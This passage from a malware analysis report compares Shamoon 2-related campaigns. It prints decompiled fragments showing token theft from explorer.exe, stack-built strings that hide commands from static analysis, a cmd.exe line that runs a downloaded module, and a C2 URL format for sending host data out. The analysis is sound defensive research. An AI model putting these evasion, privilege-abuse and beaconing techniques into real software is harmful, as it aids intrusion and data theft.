
2. Then it requests SeDebugPrivilege.
3. Then it will open the process with the ID found for explorer.exe. and extract the User Token (TokenHandle)
4. Lastly, it will use the token with CreateProcessAsUserW() (Figure 75).



```
if ( request_se_debug_privs() )
{
  v9 = OpenProcess(0x1FFFFFu, 0, dwProcessId);
  v10 = v9;
  if ( v9 )
  {
    TokenHandle = 0;
    if ( OpenProcessToken(v9, 0xF01FFu, &TokenHandle) )
    {
      memset(&StartupInfo, 0, 0x44u);
      ProcessInformation.hProcess = 0;
      ProcessInformation.hThread = 0;
      ProcessInformation.dwProcessId = 0;
      ProcessInformation.dwThreadId = 0;
      if ( CreateProcessAsUserW(
             TokenHandle,
             0,
             cmdline,
             0,
             0,
             0,
             0x8000000u,
             0,
             0,
             &StartupInfo,
             &ProcessInformation) )
      {
        v11 = ProcessInformation.hThread;
        *a3 = ProcessInformation.dwProcessId;
        CloseHandle(v11);
        CloseHandle(ProcessInformation.hProcess);
        CloseHandle(StartupInfo.hStdError);
        CloseHandle(StartupInfo.hStdInput);
        CloseHandle(StartupInfo.hStdOutput);
        v16 = 1;
      }
      else
      {
        GetLastError();
      }
      CloseHandle(TokenHandle);
```

Figure 75: Launch process as user of explorer.exe process

Final thing to note: the user-agent string is built in the stack frame with mov instructions (Figure 76), possibly to avoid static analysis extraction/identification:




```
test    ebx, ebx
jz      loc_69F32A88
mov     esi, 'M'
mov     [esp+0FCh+szAgent], si
mov     esi, 'o'
mov     [esp+0FCh+var_AE], si
mov     esi, 'z'
mov     [esp+0FCh+var_AC], si
mov     esi, 'i'
mov     [esp+0FCh+var_AA], si
mov     esi, 'l'
mov     [esp+0FCh+var_A8], si
mov     [esp+56h], si
mov     esi, 'a'
mov     [esp+0FCh+var_A4], si
mov     esi, '/'
mov     [esp+0FCh+var_A2], si
mov     esi, '5'
mov     [esp+0FCh+var_A0], si
mov     esi, '.'
mov     [esp+0FCh+var_9E], si
mov     esi, '0'
mov     [esp+0FCh+var_9C], si
mov     esi, ' '
mov     [esp+0FCh+var_9A], si
mov     esi, '('
mov     [esp+0FCh+var_98], si
mov     esi, 'W'
mov     [esp+0FCh+var_96], si
mov     esi, 'i'
mov     [esp+0FCh+var_94], si
mov     esi, 'n'
```

Figure 76: Creation of user agent using mov instructions

6 Campaigns E and F followed by the others (A, B, C, D..)

The sample with hash 6f7173b7ae87b5f3262e24a5177dbbd4413d999627f767754f08d8289f359bb3 belongs to campaign E, and it was uploaded to VirusTotal with a first submission date of 2016-06-23 15:40:12, note: before the first Shamoon 2 campaigns of late 2016!
Cylera researchers believe the next samples would be the ones corresponding to Campaigns E and F, as opposed to Reversing Labs campaigns A and B. Simply because the garbage strings are the same, and they use them to evade antivirus firms that are created by using them. The reason is that Campaigns 1, E and F use the "garbage string" "hjghjkdsfhgdf\nuidfygf\njkjkjki" (Figure 77), while campaigns A, B, C and D use "11hjghjkdsfhgdf\nuidfygf\njkjkjki". It would make no sense to go back again to an already used "garbage string" after changing it (but who knows? It doesn't make much sense to have the previous string contained inside the next one too).



```
v60 = 0;
v61 = 0;
v62 = 0;
v84 = 0;
qmemcpy(&v82, "hjghjkdsfhgdf\nuidfygf\njkjkjki", 0x1Eu);
```


Figure 77: Garbage string contained in sample 6f717

In terms of code, campaigns A to F use almost the same source code. There are very few differences between campaigns A and C, in the way the strings are treated to temporary file naming (2 wsprintfs instead of only one and a loop), but that is a pretty minor difference. The match is almost perfect.

However, focusing on reviewing the differences of this set of versions in comparison to Campaign 1, which are just a continuation:

More static strings become "built strings", or in other words, strings built in the stack frame issuing movs. This way strings are hidden for commands extracting raw/static strings from the binary.


Campaign 1, invocation of downloaded module can be seen at Figure 78.



```
mov     edx, str_cmd_exe
push    edx
push    offset aSCStartBSSCont ; "%s /c start /b \"\" %s \"%s\" ControlTr"...
lea     eax, [ebp+var_D88]
push    eax             ; LPWSTR
call    ds:wsprintfW
```

Figure 78: Invocation of downloaded module in campaign 1

Campaigns A to F (Campaign E in this case), invocation of downloaded module (Figure 79).




```
push    616h            ; size_t
push    ecx             ; int
lea     edx, [ebp+var_DD6]
push    edx             ; void *
call    _memset
add     esp, 0Ch
mov     dword ptr [ebp+var_80], 730025h
mov     [ebp+var_7C], 2F0020h
mov     [ebp+var_78], 200063h
mov     [ebp+var_74], 740073h
mov     [ebp+var_70], 720061h
mov     [ebp+var_6C], 200074h
mov     [ebp+var_68], 62002Fh
mov     [ebp+var_64], 220020h
mov     [ebp+var_60], 200022h
mov     [ebp+var_5C], 730025h
mov     [ebp+var_58], 220020h
mov     [ebp+var_54], 730025h
mov     [ebp+var_50], 200022h
mov     [ebp+var_4C], 6F0043h
mov     [ebp+var_48], 74006Eh
mov     [ebp+var_44], 6F0072h
mov     [ebp+var_40], 54006Ch
mov     [ebp+var_3C], 610072h
mov     [ebp+var_38], 650063h
xor     edx, edx
mov     [ebp+var_34], dx
lea     eax, [ebp+FileName]
push    eax
mov     ecx, dword_1003FCF0
push    ecx
mov     edx, dword_1003FCEC
push    edx
lea     eax, [ebp+var_80]
push    eax             ; LPCWSTR
lea     ecx, [ebp+var_DD8]
push    ecx             ; LPWSTR
call    ds:wsprintfW
```

Figure 79: Invocation of downloaded module in campaigns A to F

The URL format string is one of those strings built in stack:


Implementation in Campaign 1, shown at Figure 80.



```
if ( !a3 )
  v8 = (const unsigned __int16 *)&unk_69F53708;
wsprintfW(*a1, L"http://%s?%s=%s", a2, url_param, v8);
result = 1;
```

Figure 80: URL string format in campaign 1

Implementation in Campaigns A to F (Campaign E in this case), shown at Figure 81.




```
mov     dword ptr [ebp+var_24], 740068h
mov     [ebp+var_20], 700074h
mov     [ebp+var_1C], 2F003Ah
mov     [ebp+var_18], 25002Fh
mov     [ebp+var_14], 3F0073h
mov     [ebp+var_10], 730025h
mov     [ebp+var_C], 25003Dh
mov     [ebp+var_8], 73h
test    eax, eax
jnz     short loc_10006E7E
mov     eax, offset unk_100236C8
```

Figure 81: URL string format in campaigns A to F


While Campaign 1 hardcodes a null byte (Figure 82, first param) in the buffer that will be sent to the C2 in the first request, Campaign C hardcodes a string formatted as a '7' followed by an integer value (Figure 83, at the format string). This constant is passed as the first parameter of the function responsible for retrieving the first set of host information (MAC address, system and version info, keyboard layouts):

Implementation in Campaign 1:



